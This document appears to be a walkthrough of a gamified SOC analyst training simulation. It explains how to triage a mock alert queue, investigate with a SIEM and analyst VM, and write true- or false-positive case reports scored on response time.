

Real Time SOC Analyst Simulation

Investigate the Alert Queue

Begin by exploring the list of alerts. Prioritize the ones that are flagged with higher severity levels or those tied to critical activities (execution or external communication).

How to Investigate

1. Review alert metadata, such as:

Type of alert: Phishing, execution, process anomalies.

Severity level: Low, medium, or high.

Source of the alert: Email, endpoint, or network.

Focus on **actionable alerts**, starting with execution and medium/high-priority events.

Use a methodical approach:

Create a triage sheet where you track which alerts you have reviewed and their priority status.

Step 2

Investigate the alert queue

Your journey starts in the alert queue. Investigate each alert, and prioritise what seems most critical. Understanding the types of alerts can help you manage your time effectively.

Alert queue

Search for an alert		Severity	Status	Alert type
ID	Alert rule	Severity	Type	Date
1000	Suspicious parent-child relationship	Low	Process abuse attack	Dec 28th 2024, 10:21 AM
Description		A suspicious process with an uncommon parent-child relationship was detected in your environment.		
File name		System		
Process ID		0x10000000-00000000		
Event code		1		
Host name		win-1000		
Process name		cmd.exe		
Process PID		1164		
Process parent PID		0		
Process parent name		powershell.exe		
1009	Suspicious attachment found in email	High	Malware	Dec 28th 2024, 10:21 AM
1008	Network drive mapped to a local drive	Medium	Phishing	Dec 28th 2024, 10:21 AM
1006	Suspicious parent-child relationship	Critical	Web attack	Dec 28th 2024, 10:21 AM
1007	Multiple failed login attempts detected	High	Web attack	Dec 28th 2024, 10:21 AM
1005	Suspicious parent-child relationship	Medium	Brute force	Dec 28th 2024, 10:21 AM
1003	Multiple failed login attempts detected	Low	Malware	Dec 28th 2024, 10:21 AM
1004	Multiple failed login attempts detected	Low	Brute force	Dec 28th 2024, 10:21 AM
1001	Multiple failed login attempts detected	Critical	Malware	Dec 28th 2024, 10:21 AM
1002	Multiple failed login attempts detected	Low	Brute force	Dec 28th 2024, 10:21 AM

Dashboard

Alert queue

SIEM

Analyst VM

Documentation

Playbooks

Case reports

Guide

Exit simulation

Alert queue

Assigned alert

You haven't picked up any alert! Assign yourself to an alert to start investigating and find all the true positives. [Learn more](#)

Search for an alert

Reset filters

Severity

Status

Alert type

Show 15 alerts

ID	Alert rule	Severity	Type	Date	Status	Action
1051	Suspicious Parent Child Relationship	Low	Process	Dec 28th 2024 at 11:37	Awaiting action	
1050	Suspicious Parent Child Relationship	Low	Process	Dec 28th 2024 at 11:36	Awaiting action	
1049	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 11:36	Awaiting action	
1048	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 11:36	Awaiting action	
1047	Reply to suspicious email	Low	Phishing	Dec 28th 2024 at 11:36	Awaiting action	
1046	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 11:36	Awaiting action	
1045	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 11:36	Awaiting action	
1044	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 11:36	Awaiting action	

Take Ownership of an Alert

By “taking ownership,” you are committing to resolve the alert, and the Mean Time to Respond (MTTR) timer begins.


Actions

1. Select an alert from the queue.
2. Start analyzing the available data:
 - Who triggered the alert?
 - When did it occur?
 - What processes or activities are involved?


Time management is critical! Quickly assess whether the alert is a candidate for deeper investigation or can be dismissed as a false positive.

Step 3
Take ownership of an alert

Click on an alert to take ownership. This action starts the timer for MTTR, so act fast! Use this to strategise how you spend time on each alert.



Type	Date	Status	Action
Brute force attack	Dec 20th 2023, 11:22 AM	Waiting action	Assign alert
Phishing	Dec 20th 2023, 11:22 AM	Waiting action	Assign alert
Web attack	Dec 20th 2023, 11:22 AM	Waiting action	Assign alert
Web attack	Dec 20th 2023, 11:22 AM	Waiting action	Assign alert
Brute force	Dec 20th 2023, 11:22 AM	Waiting action	Assign alert
Malware	Dec 20th 2023, 11:22 AM	Waiting action	Assign alert
Ransomware	Dec 20th 2023, 11:22 AM	Waiting action	Assign alert
Malware	Dec 20th 2023, 11:22 AM	Waiting action	Assign alert
Malware	Dec 20th 2023, 11:22 AM	Checked	Assign alert
Malware	Dec 20th 2023, 11:22 AM	Checked	Assign alert
Malware	Dec 20th 2023, 11:22 AM	Checked	Assign alert



Deep Dive with SIEM and Analyst VM

Using the SIEM

1. Search logs to find correlations between the alert and other activity (matching email headers or suspicious domains in DNS queries).
2. Review timestamps to see if the activity is part of a larger attack chain.

Using the VM

1. Analyze artifacts, such as suspicious files, email attachments, or PowerShell scripts.
2. Decompile or run sandboxed malware to understand its functionality.

Cross-reference findings with threat intelligence platforms like VirusTotal, AbuseIPDB, or MITRE ATT&CK.

Deep Dive with SIEM and Analyst VM


Using the SIEM

1. Search logs to find correlations between the alert and other activity (matching email headers or suspicious domains in DNS queries).
2. Review timestamps to see if the activity is part of a larger attack chain.

Using the VM

1. Analyze artifacts, such as suspicious files, email attachments, or PowerShell scripts.
2. Decompile or run sandboxed malware to understand its functionality.

Cross-reference findings with threat intelligence platforms like VirusTotal, AbuseIPDB, or MITRE ATT&CK.



Write Your Findings as a Report

What to Include

1. **Alert Summary:** Alert type, severity, and brief context.
2. **Analysis:** Evidence gathered from logs, processes, or files.

Tools used during the investigation.

3. **Conclusion:** Confirm whether the alert is a **True Positive (TP)** or **False Positive (FP)**.

Actions taken (blocked domain, isolated endpoint).

Use concise, clear language. If a decision is subjective, justify it with evidence.

Step 5
Write your findings as a report

For each alert, determine whether it's a true positive or a false positive. Clearly document your findings, analysis, and actions taken. Submit the report when you're confident in your conclusions—accurate and well-written reports will earn you more points!

Case report for event ID: 1001

ID	Alert rule	Description
1001	Suspicious attachment found in email	A suspicious attachment was found in email. Investigate further to find out if it's a malicious.

Alert details

Incident report

Incident classification

True positive

False positive

Case report

Please write a detailed report for the incident to be analyzed and categorized. Include any findings, all relevant information, and the rationale for its closure.

Existing system

The alert regarding suspicious attachment email has been investigated and addressed. This report outlines the findings and actions taken to resolve this specific alert.


Investigation:

- Reviewed the source IP address (198.51.100.10) for signs of compromised or malicious activity...

Does this alert require escalation?

Yes

No




Find All the True Positives

Continue reviewing alerts until all valid threats (true positives) are identified and documented. Missing TPs or wrongly marking an alert as FP can impact your score.

Review alerts in chronological order to detect patterns across multiple alerts.

For example, if phishing emails lead to a PowerShell execution, consider the sequence as part of an attack chain.




Analyze Your Performance

Performance Metrics

1. **MTTR (Mean Time to Respond):** A shorter MTTR reflects efficient triaging and investigation.
2. **Points Scored:** Points are awarded for correct classification of alerts and detailed reporting.
3. **Feedback:** AI insights will guide you on areas to improve, such as faster triaging or deeper analysis.

Reflect on which tools you could have used more effectively.

Keep practicing scenarios to enhance speed and accuracy.



Scenario details


Description

Dive into the heat of a live phishing attack as it unfolds within the corporate network. In this high-pressure scenario, your role is to meticulously analyze and document each phase of the breach as it happens. Can you piece together the attack chain in real-time and prepare a comprehensive report on the malicious activities?

Scenario objectives

- Monitor and analyze real-time alerts as the attack unfolds.
- Identify and document critical events such as PowerShell executions, reverse shell connections, and suspicious DNS requests.


Create detailed case reports based on your observations to help the team understand the full scope of the breach.




This scenario challenges you to monitor, analyze, and document a live phishing attack as it unfolds within a corporate network.

Access the Alert Queue:

Navigate to the **SOC Dashboard**



Open the alert queue > Review the real-time alerts generated by the system.



The **Alert Queue** is a workspace for SOC analysts to manage and investigate security alerts. It provides a streamlined way to assess the urgency of alerts, pick them up for investigation, and document findings.

Key Components in the Alert Queue

1. Assigned Alerts Section

Description: At the top, you will see the **Assigned Alert** section, which is empty in this screenshot. This space is used to display any alerts you have taken ownership of.

Purpose: Alerts appear here once an analyst assigns themselves to investigate them. This helps track which alerts you are currently working on.

2. Alert List

This section lists all alerts that need action, organized in rows with the following details:

ID: A unique identifier for each alert (1033, 1032).

Alert Rule: A brief description of the rule or event that triggered the alert (“Network drive mapped to a local drive”).

Severity: Indicates the criticality of the alert:

Medium: Requires more immediate attention.

Low: Can be deprioritized but still needs review.

Type: The type of suspicious activity detected, such as:

Execution: Indicates process-related suspicious activity.

Phishing: Indicates email-related suspicious behavior.

Process: Highlights suspicious process behaviors.

Date: Timestamp of when the alert was generated.

Status: Current state of the alert (“Awaiting Action”).

Action Button: Analysts can click the action icon (person icon) to take ownership of the alert and begin investigation.


Filters

At the top of the list, filters allow you to sort and organize alerts:


- **By Severity:** High, medium, or low.
- **By Type:** Phishing, execution, or process alerts.
- **By Status:** Pending, resolved, or under investigation.

Search Bar

- Allows you to search for specific alerts using keywords, IDs, or rules.



